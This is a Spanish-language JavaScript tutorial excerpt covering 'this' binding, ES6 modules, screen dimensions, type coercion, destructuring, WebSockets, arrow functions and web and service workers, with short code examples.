Cuando se utilizan funciones de flecha, esto toma el valor de this del contexto de ejecución que lo encierra (es decir, esto en las funciones de flecha tiene ámbito léxico en lugar del ámbito dinámico habitual). En código global (código que no pertenece a ninguna función) sería el objeto global. Y se mantiene así, aunque invoques la función declarada con la notación de flecha desde cualquiera de los otros métodos aquí descritos.

```
var globalThis = this; // "window" en un navegador, o "global" en Node.js
var foo = (() => this);
console.log(foo() === globalThis); // true
var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis); // true
```

Vea cómo esto hereda el contexto en lugar de referirse al objeto sobre el que se llamó al método.

```
var globalThis = this;
var obj = {
     withoutArrow: function() {
          return this;
     },
     withArrow: () => this
};
console.log(obj.withoutArrow() === obj); // true
console.log(obj.withArrow() === globalThis); // true
var fn = obj.withoutArrow; // ya no se llama a withoutArrow como método
var fn2 = obj.withArrow;
console.log(fn() === globalThis); // true
console.log(fn2() === globalThis); // true
```

Sección 56.6: Invocación vinculada

El método `bind` de cada función permite crear una nueva versión de esa función con el contexto estrictamente ligado a un objeto específico. Es especialmente útil para forzar que una función sea llamada como método de un objeto.

```
var obj = { foo: 'bar' };
function foo() {
     return this.foo;
}
fooObj = foo.bind(obj);
fooObj();
```

Esto registrará:

```
bar
```

Sección 56.7: Invocación de un método

Invocando una función como método de un objeto el valor de `this` será ese objeto.

```
var obj = {
     name: "Foo",
     print: function () {
          console.log(this.name)
     }
}
```

Ahora podemos invocar `print` como un método de `obj`. `this` será `obj`

```
obj.print();
```

Así se registrará:

```
Foo
```

Sección 56.8: Invocación anónima

Invocando una función como función anónima, `this` será el objeto global (`self` en el navegador).

```
function func() {
     return this;
}
func() === window; // true
```

```
Version = 5
```

En el modo estricto de ECMAScript 5, `this` será `undefined` si la función se invoca de forma anónima.

```
(function () {
    "use strict";
    func();
}())
```

El resultado será

```
undefined
```

Sección 56.9: Invocación del constructor

Cuando se invoca una función como constructor con la palabra clave `new`, `this` toma el valor del objeto que se está construyendo.

```
function Obj(name) {
    this.name = name;
}
var obj = new Obj("Foo");
console.log(obj);
```

Esto registrará

```
{ name: "Foo" }
```

Sección 56.10: Uso de let en bucles en lugar de var (ejemplo con controladores de clics)

Digamos que necesitamos añadir un botón para cada pieza del array `loadedData` (por ejemplo, cada botón debería ser un deslizador mostrando los datos; por simplicidad, sólo alertaremos con un mensaje). Uno puede intentar algo como esto.

```
for(var i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // ahora vamos a adjuntar un controlador al botón que es un hijo
        .on("click",function() { alert(loadedData[i].content); });
```

Pero en lugar de alertar, cada botón hará que el

```
TypeError: loadedData[i] es undefined
```

error. Esto se debe a que el ámbito de `i` es el ámbito global (o el ámbito de una función) y después del bucle, `i==3`. Lo que necesitamos es no "recordar el estado de `i`". Esto se puede hacer usando `let`:

```
for(let i = 0; i < loadedData.length; i++)
    jQuery("#container").append("<a class='button'>"+loadedData[i].label+"</a>")
        .children().last() // ahora vamos a adjuntar un controlador al botón que es un hijo
        .on("click",function() { alert(loadedData[i].content); });
```

Un ejemplo de `loadedData` para probar con este código:

```
var loadedData = [
     { label:"apple", content:"green and round" },
     { label:"blackberry", content:"small black or blue" },
     { label:"pineapple", content:"weird stuff.. difficult to explain the shape" }
];
```

Un fiddle para ilustrarlo

Capítulo 57: Módulos

Sección 57.1: Definir un módulo

En ECMAScript 6, cuando se utiliza la sintaxis de módulo (`import`/`export`), cada archivo se convierte en su propio módulo con un espacio de nombres privado. Las funciones y variables de nivel superior no contaminan el espacio de nombres global. Para exponer funciones, clases y variables para que otros módulos las importen, puede utilizar la palabra clave `export`.

```
// no exportado
function algoPrivado() {
	console.log('TOP SECRET')
}
export const PI = 3.14;
export function hazAlgo() {
	console.log('¡Hola desde un módulo!')
}
function hazAlgoMas(){
	console.log("Algo más")
}
export {hazAlgoMas}
export class MyClass {
	test() {}
}
```

Nota: los archivos JavaScript ES5 cargados mediante etiquetas **`<script>`** seguirán siendo los mismos cuando no se utilice la importación/exportación.

Sólo los valores exportados explícitamente estarán disponibles fuera del módulo. Todo lo demás puede considerarse privado o inaccesible.

Importar este módulo daría como resultado (suponiendo que el bloque de código anterior esté en `mi-modulo.js`):

```
import * as miModulo from './mi-modulo.js';
miModulo.PI; // 3.14
miModulo.hazAlgo(); // '¡Hola desde un módulo!'
miModulo.hazAlgoMas(); // 'Algo más'
new miModulo.MyClass(); // una instancia de MyClass
miModulo.algoPrivado(); // Esto fallaría ya que algoPrivado no fue exportado
```

Sección 57.2: Exportación por defecto

Además de las importaciones con nombre, puede proporcionar una exportación por defecto.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
	return PI * radius * radius;
}
```

Puede utilizar una sintaxis simplificada para importar la exportación por defecto.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Tenga en cuenta que una *exportación por defecto* es implícitamente equivalente a una exportación con nombre con el nombre **`default`**, y la vinculación importada (`circleArea` arriba) es simplemente un alias. El módulo anterior puede escribirse como.

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

Sólo se puede tener una exportación por defecto por módulo. El nombre de la exportación por defecto puede omitirse.

```
// exportación con nombre: debe tener un nombre
export const PI = 3.14;
// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

Sección 57.3: Importar miembros con nombre de otro módulo

Dado que el módulo de la sección Definición de un módulo existe en el archivo `test.js`, puedes importar desde ese módulo y utilizar sus miembros exportados:

```
import {doSomething, MyClass, PI} from './test'
doSomething()
const mine = new MyClass()
mine.test()
console.log(PI)
```

El método `somethingPrivate()` no ha sido exportado desde el módulo `test`, por lo que el intento de importarlo fallará:

```
import {somethingPrivate} from './test'
somethingPrivate()
```

Sección 57.4: Importar un módulo entero

Además de importar miembros con nombre de un módulo o de la exportación por defecto de un módulo, también puede importar todos los miembros en un enlace de espacio de nombres.

```
import * as test from './test'
test.doSomething()
```

Todos los miembros exportados están ahora disponibles en la variable `test`. Los miembros no exportados no están disponibles, al igual que no lo están con las importaciones de miembros con nombre.

Nota: La ruta al módulo `'./test'` es resuelta por el *loader* y no está cubierta por la especificación ECMAScript - podría ser una cadena a cualquier recurso (una ruta - relativa o absoluta - en un sistema de archivos, una URL a un recurso de red, o cualquier otro identificador de cadena).

Sección 57.5: Importación de miembros con alias

A veces puede encontrar miembros con nombres muy largos, como `thisIsWayTooLongOfAName()`. En este caso, puedes importar el miembro y darle un nombre más corto para utilizarlo en tu módulo actual:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'
shortName()
```

Puede importar varios nombres de miembro largos de esta forma:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'
shortName()
console.log(otherName)
```

Por último, puede mezclar la importación de alias con la importación normal de miembros:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'
shortName()
console.log(PI)
```

Sección 57.6: Importar con efectos secundarios

A veces tienes un módulo que sólo quieres importar para que se ejecute su código de nivel superior. Esto es útil para polyfills, otros globales, o la configuración que sólo se ejecuta una vez cuando se importa el módulo.

Dado un archivo llamado test.js:

```
console.log('Initializing...')
```

Puedes usarlo así:

```
import './test'
```

Este ejemplo imprimirá Inicializando... en la consola.

Sección 57.7: Exportación de varios miembros con nombre

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...
export { namedMember1, namedMember2, namedMember3 }
```

Capítulo 58: Pantalla

Sección 58.1: Obtener la resolución de pantalla

Para obtener el tamaño físico de la pantalla (incluyendo el cromo de la ventana y el menubar/launcher):

```
var width = window.screen.width,
height = window.screen.height;
```

Sección 58.2: Obtener el área “disponible” de la pantalla

Para obtener el área "disponible" de la pantalla (es decir, sin incluir las barras de los bordes de la pantalla, pero incluyendo el cromo de las ventanas y otras ventanas:

```
var availableArea = {
      pos: {
            x: window.screen.availLeft,
            y: window.screen.availTop
      },
      size: {
            width: window.screen.availWidth,
            height: window.screen.availHeight
      }
};
```

Sección 58.3: Anchura y altura de la página

Para obtener la anchura y altura actuales de la página (para cualquier navegador), por ejemplo, al programar la capacidad de respuesta:

```
function pageWidth() {
      return window.innerWidth != null? window.innerWidth : document.documentElement &&
      document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body
      != null ? document.body.clientWidth : null;
}
function pageHeight() {
      return window.innerHeight != null? window.innerHeight : document.documentElement &&
      document.documentElement.clientHeight ? document.documentElement.clientHeight :
      document.body != null ? document.body.clientHeight : null;
}
```

Sección 58.4: Propiedades innerWidth e innerHeight de la ventana

Obtener la altura y la anchura de la ventana

```
var width = window.innerWidth
var height = window.innerHeight
```

Sección 58.5: Obtener información sobre el color de la pantalla

Para determinar el color y la profundidad de píxeles de la pantalla:

```
var pixelDepth = window.screen.pixelDepth, colorDepth = window.screen.colorDepth;
```

Capítulo 59: Variable coerción/conversión

Sección 59.1: Negación doble (!!x)

La doble negación `!!` no es un operador JavaScript distinto ni una sintaxis especial, sino simplemente una secuencia de dos negaciones. Se utiliza para convertir el valor de cualquier tipo a su valor booleano apropiado `true` o `false` dependiendo de si es *verdadero (truthy)* o *falso (falsy)*.

```
!!1 // true
!!0 // false
!!undefined // false
!!{} // true
!![] // true
```

La primera negación convierte cualquier valor en `false` si es *verdadero* y en `true` si es *falso*. La segunda negación opera sobre un valor booleano normal. Juntas convierten cualquier valor *verdadero* en `true` y cualquier valor *falso* en `false`.

Sin embargo, muchos profesionales consideran inaceptable la práctica de utilizar esa sintaxis y recomiendan alternativas más sencillas de leer, aunque sean más largas de escribir:

```
x !== 0 // instead of !!x in case x is a number
x != null // instead of !!x in case x is an object, a string, or an undefined
```

El uso de `!!x` se considera una mala práctica por las siguientes razones:

1. Estilísticamente puede parecer una sintaxis especial distinta mientras que en realidad no está haciendo otra cosa que dos negaciones consecutivas con conversión de tipos implícita.

2. Es mejor proporcionar información sobre los tipos de valores almacenados en variables y propiedades a través del código. Por ejemplo, `x !== 0` dice que `x` es probablemente un número, mientras que `!!x` no transmite tal ventaja a los lectores del código.

3. El uso de `Boolean(x)` permite una funcionalidad similar, y es una conversión de tipo más explícita.

Sección 59.2: Conversión implícita

JavaScript intentará convertir automáticamente las variables a tipos más apropiados cuando se utilicen. Normalmente se aconseja hacer las conversiones explícitamente (ver otros ejemplos), pero aun así merece la pena saber qué conversiones tienen lugar implícitamente.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Algunas de las partes más complicadas:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

Sección 59.3: Convertir a booleano

`Boolean(...)` convierte cualquier tipo de dato en `true` o `false`.

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

Las cadenas de caracteres vacías y el número `0` se convertirán a `false`, y todas las demás se convertirán a `true`.

Una forma más corta, pero menos clara:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Esta forma más corta aprovecha la conversión implícita de tipos utilizando el operador lógico NOT dos veces, como se describe en http://stackoverflow.com/documentation/javascript/208/boolean-logic/3047/double-negation-x

Esta es la lista completa de conversiones booleanas de la especificación ECMAScript.

- si `myArg` es de tipo `undefined` o `null` entonces `Boolean(myArg) === false`
- si `myArg` es de tipo `boolean` entonces `Boolean(myArg) === myArg`
- if `myArg` es de tipo `number` entonces `Boolean(myArg) === false` si `myArg` es `+0`, `-0`, or `NaN`; de lo contrario `true`.
- if `myArg` es de tipo `string` entonces `Boolean(myArg) === false` si `myArg` es un valor `String` (su longitud es cero); de lo contrario `true`.
- si `myArg` es de tipo `symbol` u `object` entonces `Boolean(myArg) === true`

Los valores que se convierten en `false` como booleanos se denominan *falsos* (y todos los demás se denominan *verdaderos*). Véase Operaciones de comparación.

Sección 59.4: Convertir una cadena de caracteres en un número

```
Number('0') === 0
```

`Number('0')` convertirá la cadena de caracteres (`'0'`) en un número (`0`)

Una forma más corta, pero menos clara:

```
+'0' === 0
```

El operador unario `+` no hace nada a los números, pero convierte cualquier otra cosa en un número. Curiosamente, `+(-12) === -12`.

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` convertirá la cadena (`'0'`) en un número (`0`), no olvide el segundo argumento, que es `radix`. Si no se da, `parseInt` podría convertir la cadena de caracteres en un número incorrecto.

Sección 59.5: Convertir un número en una cadena de caracteres

```
String(0) === '0'
```

`String(0)` convertirá el número (`0`) en una cadena de caracteres (`'0'`).

Una forma más corta, pero menos clara:

```
'' + 0 === '0'
```

Sección 59.6: Tabla de conversión de Primitivo a Primitivo

Valor	Convertido a cadena de caracteres	Convertido a número	Convertido a booleano
undefined	"undefined"	NaN	false
null	"null"	0	false
true	"true"	1	
false	"false"	0	
NaN	"NaN"		**false**
"" empty string		0	**false**
" "		0	**true**
"2.4" (numeric)		2.4	true
"test" (non numeric)		NaN	true
"0"		0	**true**
"1"		1	true
-0	"0"		**false**
0	"0"		false
1	"1"		true
Infinity	"Infinity"		true
-Infinity	"-Infinity"		true
[]	""	0	true
[3]	"3"	3	true
['a']	"a"	NaN	true
['a','b']	"a,b"	NaN	true
{ }	"[object Object]"	NaN	true
Function(){}	"function(){}"	NaN	true

Los valores en negrita destacan la conversión que los programadores pueden encontrar sorprendente.

Para convertir explícitamente valores puedes utilizar `String()` `Number()` `Boolean()`.

Sección 59.7: Convertir un array en una cadena de caracteres

`Array.join(separator)` se puede utilizar para mostrar una matriz como una cadena, con un separador configurable.

Por defecto (separador = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

Con un separador de cadenas de caracteres:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

Con un separador en blanco:

```
["B", "o", "b"].join("") === "Bob"
```

Sección 59.8: Array a cadena de caracteres utilizando métodos array

Esta forma puede parecer inútil porque estás usando una función anónima para lograr algo que puedes hacer con `join();` Pero si necesitas hacer algo a las cadenas de caracteres mientras estás convirtiendo el `Array` a `String`, esto puede ser útil.

```
var arr = ['a', 'a', 'b', 'c']
function upper_lower (a, b, i) {
     //... haz algo aquí
     b = i & 1 ? b.toUpperCase() : b.toLowerCase();
     return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,A,b,C"
```

Sección 59.9: Convertir un número en booleano

```
Boolean(0) === false
```

`Boolean(0)` convertirá el número `0` en un booleano `false`.

Una forma más breve, pero menos clara:

```
!!0 === false
```

Sección 59.10: Convertir una cadena de caracteres en un booleano

Para convertir una cadena de caracteres en booleano utiliza

```
Boolean(myString)
```

o la forma más corta pero menos clara

```
!!myString
```

Todas las cadenas de caracteres, excepto la cadena de carácter vacía (de longitud cero), se evalúan `true` como booleanas.

```
Boolean('') === false // is true
Boolean("") === false // is true
Boolean('0') === false // is false
Boolean('any_nonempty_string') === true // is true
```

Sección 59.11: Entero a flotante

En JavaScript, todos los números se representan internamente como flotantes. Esto significa que basta con utilizar el número entero como flotante para convertirlo.

Sección 59.12: Flotante a entero

Para convertir un flotante en un entero, JavaScript proporciona varios métodos.

La función `floor` devuelve el primer entero menor o igual que el float.

```
Math.floor(5.7); // 5
```

La función `ceil` devuelve el primer entero mayor o igual que el float.

```
Math.ceil(5.3); // 6
```

La función `round` redondea el flotador.

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

Version ≥ 6

El truncamiento (`trunc`) elimina los decimales del flotante.

```
Math.trunc(3.7); // 3
```

Fíjate en la diferencia entre truncamiento (`trunc`) y suelo:

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

Sección 59.13: Convertir cadena de caracteres a flotante

`parseFloat` acepta una cadena como argumento, que convierte en flotante.

```
parseFloat("10.01") // = 10.01
```

Capítulo 60: Asignación de desestructuración

La desestructuración es una técnica de **concordancia de patrones** que se ha añadido a JavaScript recientemente en ECMAScript 6.

Permite vincular un grupo de variables a un conjunto correspondiente de valores cuando su patrón coincide con el lado derecho y el lado izquierdo de la expresión.

Sección 60.1: Desestructuración de objetos

La desestructuración es una forma cómoda de extraer propiedades de objetos y convertirlas en variables.

Sintaxis básica:

```
let person = {
     name: 'Bob',
     age: 25
};
let { name, age } = person;
// Es equivalente a
let name = person.name; // 'Bob'
let age = person.age; // 25
```

Desestructuración y renombramiento:

```
let person = {
     name: 'Bob',
     age: 25
};
let { name: firstName } = person;
// Es equivalente a
let firstName = person.name; // 'Bob'
```

Desestructuración con valores por defecto:

```
let person = {
     name: 'Bob',
     age: 25
};
let { phone = '123-456-789' } = person;
// Es equivalente a
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Desestructurar y renombrar con valores por defecto

```
let person = {
     name: 'Bob',
     age: 25
};
let { phone: p = '123-456-789' } = person;
// Es equivalente a
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Sección 60.2: Desestructuración de argumentos de funciones

Extraer propiedades de un objeto pasado a una función. Este patrón simula parámetros con nombre en lugar de basarse en la posición de los argumentos.

```
let user = {
     name: 'Jill',
     age: 33,
     profession: 'Pilot'
}
function greeting ({name, profession}) {
     console.log(`Hello, ${name} the ${profession}`)
}
greeting(user)
```

Esto también funciona para los arrays:

```
let parts = ["Hello", "World!"];
function greeting([first, second]) {
     console.log(`${first} ${second}`);
}
```

Sección 60.3: Desestructuración anidada

No estamos limitados a desestructurar un objeto/array, podemos desestructurar un objeto/array anidado.

Desestructuración de objetos anidados

```
var obj = {
     a: {
          c: 1,
          d: 3
     },
     b: 2
};
var {
     a: {
          c: x,
          d: y
     },
     b: z
} = obj;
console.log(x, y, z); // 1,3,2
```

Desestructuración de matrices anidadas

```
var arr = [1, 2, [3, 4], 5];
var [a, , [b, c], d] = arr;
console.log(a, b, c, d); // 1 3 4 5
```

La desestructuración no se limita a un único patrón, podemos tener matrices en él, con n niveles de anidamiento. Del mismo modo podemos desestructurar arrays con objetos y viceversa.

Arrays dentro de un objeto

```
var obj = {
     a: 1,
     b: [2, 3]
};
var {
     a: x1,
     b: [x2, x3]
} = obj;
console.log(x1, x2, x3); // 1 2 3
```

Objetos dentro de arrays

```
var arr = [1, 2 , {a : 3}, 4];
var [x1, x2 , {a : x3}, x4] = arr;
console.log(x1, x2, x3, x4);
```

Sección 60.4: Desestructuración de arrays

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr
// a = 'one', b = 'two, c = 'three'
```

Podemos establecer el valor por defecto en el array de desestructuración, ver el ejemplo de Valor por defecto al desestructurar.

Con el array de desestructuración, podemos intercambiar los valores de 2 variables fácilmente:

```
var a = 1;
var b = 3;
[a, b] = [b, a];
// a = 3, b = 1
```

Podemos especificar ranuras vacías para omitir valores innecesarios:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Sección 60.5: Desestructuración de variables internas

Además de desestructurar objetos para convertirlos en argumentos de funciones, puede utilizarlos dentro de declaraciones de variables del siguiente modo:

```
let { name, age, location } = person;
console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

Como puede ver, se crearon tres nuevas variables: nombre, edad y ubicación, y sus valores se obtuvieron del objeto persona si coincidían con los nombres clave.

Sección 60.6: Valor por defecto al desestructurar

A menudo nos encontramos con una situación en la que una propiedad que estamos tratando de extraer no existe en el objeto / matriz, lo que resulta en un `TypeError` (mientras que la desestructuración de objetos anidados) o se establece en **`undefined`**. Al desestructurar podemos establecer un valor por defecto, al que se recurrirá en caso de que no se encuentre en el objeto.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10
var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Sección 60.7: Renombrar variables durante la desestructuración

La desestructuración nos permite referirnos a una clave en un objeto, pero declararla como una variable con un nombre diferente. La sintaxis de se parece a la sintaxis clave-valor de un objeto JavaScript normal.

```
let user = {
     name: 'John Smith',
     id: 10,
     email: 'johns@workcorp.com',
};
let {user: userName, id: userId} = user;
console.log(userName) // John Smith
console.log(userId) // 10
```

Capítulo 61: WebSockets

Parámetro	Detalles
`url`	La url del servidor que soporta esta conexión web socket.
`data`	El contenido a enviar al host.
`message`	El mensaje recibido del host.

WebSocket es un protocolo que permite la comunicación bidireccional entre un cliente y un servidor:

El objetivo de WebSocket es proporcionar un mecanismo para aplicaciones basadas en navegador que necesiten una comunicación bidireccional con servidores que no dependa de la apertura de múltiples conexiones HTTP. (RFC 6455)

WebSocket funciona sobre el protocolo HTTP.

Sección 61.1: Trabajar con mensajes de cadena de caracteres

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";
// onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
     if (message === value) {
          console.log("The echo host sent the correct message.");
     } else {
          console.log("Expected: " + value);
          console.log("Received: " + message);
     }
};
// onopen : Event Listener - event is triggered when websockets readyState changes to open which
means now we are ready to send and receives messages from server
ws.onopen = function() {
     //send is used to send the message to server
     ws.send(value);
};
```

Sección 61.2: Establecer una conexión web socket

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

Sección 61.3: Trabajar con mensajes binarios

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);
bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);
ws.binaryType = 'arraybuffer';
ws.onmessage = function(message) {
     var view = new DataView(message.data);
     console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};
ws.onopen = function() {
     ws.send(buffer);
};
```

Sección 61.4: Establecer una conexión de web socket segura

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

Esto utiliza el `wss` en lugar de `ws` para hacer una conexión segura de socket web que hacen uso de HTTPS en lugar de HTTP.

Capítulo 62: Funciones flecha

Las funciones de flecha son una forma concisa de escribir funciones anónimas de ámbito léxico en ECMAScript 2015 (ES6).

Sección 62.1: Introducción

En JavaScript, las funciones pueden definirse de forma anónima utilizando la sintaxis "flecha" (`=>`), que a veces se denomina *expresión lambda* debido a las similitudes con Common Lisp.

La forma más simple de una función de flecha tiene sus argumentos en el lado izquierdo de `=>` y el valor de retorno en el lado derecho:

```
item => item + 1 // -> function(item){return item + 1}
```

Esta función puede invocarse inmediatamente proporcionando un argumento a la expresión:

```
(item => item + 1)(41) // -> 42
```

Si una función de flecha toma un solo parámetro, los paréntesis alrededor de ese parámetro son opcionales. Por ejemplo, las siguientes expresiones asignan el mismo tipo de función a variables constantes:

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

Sin embargo, si la función de flecha no recibe parámetros, o recibe más de un parámetro, un nuevo conjunto de paréntesis debe encerrar todos los argumentos:

```
(() => "foo")() // -> "foo"
((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

Si el cuerpo de la función no consiste en una única expresión, debe ir rodeado de corchetes y utilizar una sentencia **`return`** explícita para proporcionar un resultado:

```
(bar => {
    const baz = 41;
    return bar + baz;
})(1); // -> 42
```

Si el cuerpo de la función de flecha consiste únicamente en un literal de objeto, este literal de objeto debe ir encerrado entre paréntesis:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

Los paréntesis adicionales indican que los corchetes de apertura y cierre forman parte del literal del objeto, es decir, no son delimitadores del cuerpo de la función.

Sección 62.2: Ámbito léxico y vinculación (valor de “this”)

Las funciones de flecha tienen un ámbito léxico; esto significa que su enlace **`this`** está ligado al contexto del ámbito circundante. Es decir, lo que sea a lo que **`this`** se refiere puede ser preservado mediante el uso de una función de flecha.

Observa el siguiente ejemplo. La clase `Cow` tiene un método que le permite imprimir el sonido que hace después de 1 segundo.

```
class Cow {
	constructor() {
		this.sound = "moo";
	}
	makeSoundLater() {
		setTimeout(() => console.log(this.sound), 1000);
	}
}
const betsy = new Cow();
betsy.makeSoundLater();
```

En el método `makeSoundLater()`, el contexto `this` se refiere a la instancia actual del objeto `Cow`, por lo que en el caso en el que llamo a `betsy.makeSoundLater()`, el contexto `this` se refiere a `betsy`.

Al utilizar la función flecha, *conservo* el contexto `this` para poder hacer referencia a `this.sound` cuando llegue el momento de imprimirlo, lo que imprimirá correctamente "moo".

Si hubiera utilizado una función normal en lugar de la función de flecha, perdería el contexto de estar dentro de la clase, y no podría acceder directamente a la propiedad `sound`.

Sección 62.3: Argumentos Object

Las funciones de flecha no exponen un objeto de argumentos; por lo tanto, los `argumentos` se referirían simplemente a una variable en el ámbito actual.

```
const argumentos = [true];
const foo = x => console.log(argumentos[0]);
foo(false); // -> true
```

Debido a esto, las funciones de flecha **tampoco** son conscientes de su llamante/receptor.

Aunque la falta de un objeto de argumentos puede ser una limitación en algunos casos extremos, los parámetros restantes suelen ser una alternativa adecuada.

```
const argumentos = [true];
const foo = (...argumentos) => console.log(argumentos[0]);
foo(false); // -> false
```

Sección 62.4: Retorno implícito

Las funciones en flecha pueden devolver implícitamente valores simplemente omitiendo las llaves que tradicionalmente envuelven el cuerpo de una función si su cuerpo sólo contiene una única expresión.

```
const foo = x => x + 1;
foo(1); // -> 2
```

Cuando se utilizan retornos implícitos, los literales de objeto deben ir entre paréntesis para que las llaves no se confundan con la apertura del cuerpo de la función.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Sección 62.5: La flecha funciona como un constructor

Las funciones de flecha lanzarán un `TypeError` cuando se utilicen con la palabra clave `new`.

```
const foo = function () {
     return 'foo';
}
const a = new foo();
const bar = () => {
     return 'bar';
}
const b = new bar(); // -> Uncaught TypeError: bar no es un constructor...
```

Sección 62.6: Retorno explícito

Las funciones de flecha pueden comportarse de forma muy similar a las funciones clásicas en el sentido de que puede devolver explícitamente un valor de ellas utilizando la palabra clave `return`; simplemente envuelva el cuerpo de su función entre llaves y devuelva un valor:

```
const foo = x => {
     return x + 1;
}
foo(1); // -> 2
```

Capítulo 63: Workers

Sección 63.1: Web Worker

Un web `worker` es una forma sencilla de ejecutar scripts en subprocesos en segundo plano, ya que el subproceso `worker` puede realizar tareas (incluidas tareas de E/S utilizando `XMLHttpRequest`) sin interferir con la interfaz de usuario. Una vez creado, un `worker` puede enviar mensajes que pueden ser de diferentes tipos de datos (excepto funciones) al código JavaScript que lo creó mediante la publicación de mensajes a un manejador de eventos especificado por ese código (y viceversa).

Los `workers` pueden crearse de varias maneras.

El más común es a partir de una simple URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

También es posible crear un `Worker` dinámicamente a partir de una cadena utilizando `URL.createObjectURL()`:

```
var workerData = "function someFunction() {}; console.log('More code');";
var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript"
}));
var webworker = new Worker(blobURL);
```

El mismo método puede combinarse con `Function.toString()` para crear un `worker` a partir de una función existente:

```
var workerFn = function() {
    console.log("I was run");
};
var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));
var webworker = new Worker(blobURL);
```

Sección 63.2: Un simple worker de servicio

main.js

> Un `worker` de servicios es un `worker` basado en eventos registrado contra un origen y una ruta. Adopta la forma de un archivo JavaScript que puede controlar la página web/sitio al que está asociado, interceptando y modificando la navegación y las solicitudes de recursos, y almacenando recursos en caché de forma muy granular para ofrecerte un control total sobre cómo se comporta tu aplicación en determinadas situaciones (la más obvia es cuando la red no está disponible).

Fuente: MDN

Pocas cosas:

1. Es un JavaScript `Worker`, por lo que no puede acceder directamente al DOM.
2. Es un proxy de red programable.
3. Se terminará cuando no esté en uso y se reiniciará la próxima vez que se necesite.
4. Un `worker` de servicio tiene un ciclo de vida que es completamente independiente de tu página web.
5. Se necesita HTTPS.

Este código que se ejecutará en el contexto del Documento, (o) este JavaScript se incluirá en su página a través de una etiqueta **`<script>`**.

```
// comprobamos si el navegador soporta ServiceWorkers
if ('serviceWorker' in navigator) {
    navigator
        .serviceWorker
        .register(
            // ruta al archivo del worker de servicio
            'sw.js'
        )
        // el registro es asíncrono y devuelve una promesa
        .then(function (reg) {
            console.log('Registration Successful');
        });
}
```

Este es el código del `worker` del servicio y se ejecuta en el [ámbito global del `ServiceWorker`].

```
self.addEventListener('fetch', function (event) {
    // no hacer nada aquí, sólo registrar todas las solicitudes de red
    console.log(event.request.url);
});
```

Sección 63.3: Registrar un worker de servicio

```
// Compruebe si el worker del servicio está disponible.
if ('serviceWorker' in navigator) {
    navigator.serviceWorker.register('/sw.js').then(function(registration) {
        console.log('SW registration succeeded with scope:', registration.scope);
    }).catch(function(e) {
        console.log('SW registration failed with error:', e);
    });
}
```

- Puede llamar a `register()` en cada carga de página. Si el SW ya está registrado, el navegador le proporciona la instancia que ya se está ejecutando
- El archivo SW puede tener cualquier nombre. `sw.js` es común.
- La ubicación del archivo SW es importante porque define el alcance del SW. Por ejemplo, un archivo SW en `/js/sw.js` sólo puede interceptar peticiones de búsqueda de archivos que empiecen por `/js/`. Por esta razón, normalmente el archivo SW se encuentra en el directorio de nivel superior del proyecto.

Sección 63.4: Comunicación con un Web Worker

Dado que los `workers` se ejecutan en un hilo distinto del que los creó, la comunicación debe realizarse a través de `postMessage`.

